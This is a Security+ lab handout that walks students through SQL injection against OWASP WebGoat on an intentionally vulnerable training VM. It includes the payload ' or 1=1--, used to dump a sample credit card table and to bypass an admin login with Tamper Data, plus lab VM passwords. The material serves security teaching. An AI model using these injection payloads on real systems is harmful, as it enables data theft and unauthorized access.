Security+ Lab Series

Lab 09: Analyzing Types of Web Application Attacks

Document Version: 2018-08-28

Contents


Introduction

In this lab, you will be conducting web application security practices using various tools.

Objectives

- Compare and contrast type of attacks

Lab Topology



Lab Settings


The information in the table below will be needed to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account	Password
DVL	10.1.1.10 /28	root	toor
Kali	203.0.113.2 /29	root	toor
pfSense	eth0: 192.168.1.1 /24 eth1: 10.1.1.1 /28 eth2: 203.0.113.1 /29	admin	pfsense
SecOnion	192.168.1.6 /24	soadmin	mypassword
		root	mypassword
Ubuntu	192.168.1.50 /24	student	securepassword
		root	securepassword
Win12R2	10.1.1.12 /28	administrator	Train1ng$
Win16	192.168.1.100 /24	lab-user	Train1ng$
		Administrator	Train1ng$

1 SQL Injection Basics


1.1 Using WebGoat for SQL Injection

1. Launch the **DVL** virtual machine.
2. On the login screen, type `root` followed by pressing the **Enter** key.
3. When prompted for a password, type `toor` and press **Enter** again.
4. When presented with the user prompt, type `startx` and then press **Enter**.




```
 When finished, use "poweroff" or "reboot" command and wait until it completes
================================================================================
 This distro is based on BackTrack 2.0 Final
================================================================================
bt login: root
Password: ****

bt ~ # startx
```


5. Once the graphical user interface appears, start the **WebGoat** web server by clicking on the **Application Menu** and navigate through **Damn Vulnerable Linux > Training Material > Web Exploitation > Webgoat > Start WebGoat port 80**.




6. A new *terminal* window will appear, showing the *WebGoat* startup process. Leave this shell open and **minimize** it for now.
7. Open the **Firefox** web browser by clicking on the icon located on the bottom taskbar.



8. While in *Firefox*, type **`http://127.0.0.1/WebGoat/attack`** (case-sensitive) into the *address field,* followed by pressing the **Enter** key.


WebGoat V5.1 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://127.0.0.1/WebGoat/attack

9. When prompted for authentication, type **`guest`** as the *username* and **`guest`** as the *password*. Click **OK**.



Authentication Required

Enter username and password for "WebGoat Application" at http://127.0.0.1

User Name: guest

Password: *****

10. Once authenticated, you are welcomed to the *WebGoat Welcome* page. Click the **Start WebGoat** button.


Thank you for using WebGoat!

This program is a demonstration of common web application flaws. The exercises are intended to provide hands on experience with application penetration testing techniques.

The WebGoat project is lead by Bruce Mayhew. Please send all comments to Bruce at webgoat@owasp.org.

OWASP The Open Web Application Security Project

ASPECT SECURITY Application Security Specialists


WebGoat Design Team
Bruce Mayhew
David Anderson
Rogan Dawes
Laurence Casey (Graphics)

Lesson Contributers
Aspect Security
Sherif Koussa
Romain Brechet


Special Thanks for V5.1
OWASP Spring of Code
Erwin Geirnaert
(http://www.zionsecurity.com)
To all who have sent comments

Documentation Contributers
Sherif Koussa
(http://www.macadamian.com)
Erwin Geirnaert
(http://www.zionsecurity.com/)


11. Once the page redirects, click on the **Injection Flaws** menu item located on the left; this will open more options.



12. Click on **String SQL Injection**.



13. At the top-right of the webpage, click on **Restart this Lesson**.


◀ Hints ▶ Show Params Show Cookies Show Java Show Solution Lesson Plans
Restart this Lesson

SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will used in OS command, scripts, and database queiries, even if the threat of SQL injection has been prevented in some other manner.

General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.


Enter your last name: Your Name Go!

```
SELECT * FROM user_data WHERE last_name = 'Your Name'
```

No results matched. Try Again.

OWASP Foundation | Project WebGoat

14. Type `Smith` into the *Enter your last name* text field and click on the **Go!** button.


◀ Hints ▶ Show Params Show Cookies Show Java Show Solution Lesson Plans
Restart this Lesson

SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will used in OS command, scripts, and database queiries, even if the threat of SQL injection has been prevented in some other manner.

General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.


Enter your last name: Smith Go!

```
SELECT * FROM user_data WHERE last_name = 'Your Name'
```

No results matched. Try Again.

OWASP Foundation | Project WebGoat

Note that this is how the query is meant to be used. You type in an input and expect the proper output. In this case, we searched for users with the last name *Smith* and we received information from the database regarding all the *Smiths*.



General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.


Enter your last name: Smith Go!

```
SELECT * FROM user_data WHERE last_name = 'Smith'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0

Hence; *SELECT * FROM user_data WHERE last_name = ' Smith '*

15. Click on **Restart this Lesson**.




SQL injection attacks represent a serious threat to any database-driven site. The methods behind an attack are easy to learn and the damage caused can range from considerable to complete system compromise. Despite these risks, an incredible number of systems on the internet are susceptible to this form of attack.

Not only is it a threat easily instigated, it is also a threat that, with a little common-sense and forethought, can easily be prevented.

It is always good practice to sanitize all input data, especially data that will used in OS command, scripts, and database queiries, even if the threat of SQL injection has been prevented in some other manner.

16. Inject the *user_data database* table with a popular injection technique so that you can potentially leak all user information stored in the table. Type the string below in the *Enter your last name* text field.

```
' or 1=1--
```




General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

Enter your last name ' or 1=1-- Go!

```
SELECT * FROM user_data WHERE last_name = 'Your Name'
```

17. Click the **Go!** button.


* Congratulations. You have successfully completed this lesson.
* Bet you can't do it again! This lesson has detected your successfull attack and has now switched to a defensive mode. Try again to attack a parameterized query.


Enter your last name: ' or 1=1-- Go!

```
SELECT * FROM user_data WHERE last_name = '' or 1=1--'
```


USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

Notice how the table outputs all users in the database. What happened here is that we told the query to give us results for *' or 1=1--* which in return showed us everything that is either equal to a wild card or is not equal to a wild card.


18. After the successful inject, click on **Stage 1: String SQL Injection** from the left menu.




19. You will be redirected to a *Human Resource login page*. Select **Neville Bartholomew (admin)** from the drop-down box. Attempt to login without a password by pressing the **Login** button.




20. No access has been given. On the *Firefox* window, select **Tools** from the top menu and click on the **Tamper Data** tool.




21. A new *Tamper Data* application window will appear. Click the **Start Tamper** file menu option.



22. Change focus to the **WebGoat** web page. Select **Neville Bartholomew (admin)** once more from the *user list* and click the **Login** button.




23. Notice a new pop-up message from the *Tamper Data* tool appears. Click the **Tamper** button to proceed.



http://127.0.0.1/WebGoat/attack?Screen=34&menu=610

☑ Continue Tampering?

24. In the new *Tamper Popup* window, type the string **`' or 1=1--`** into the *password* field. Click **OK**.

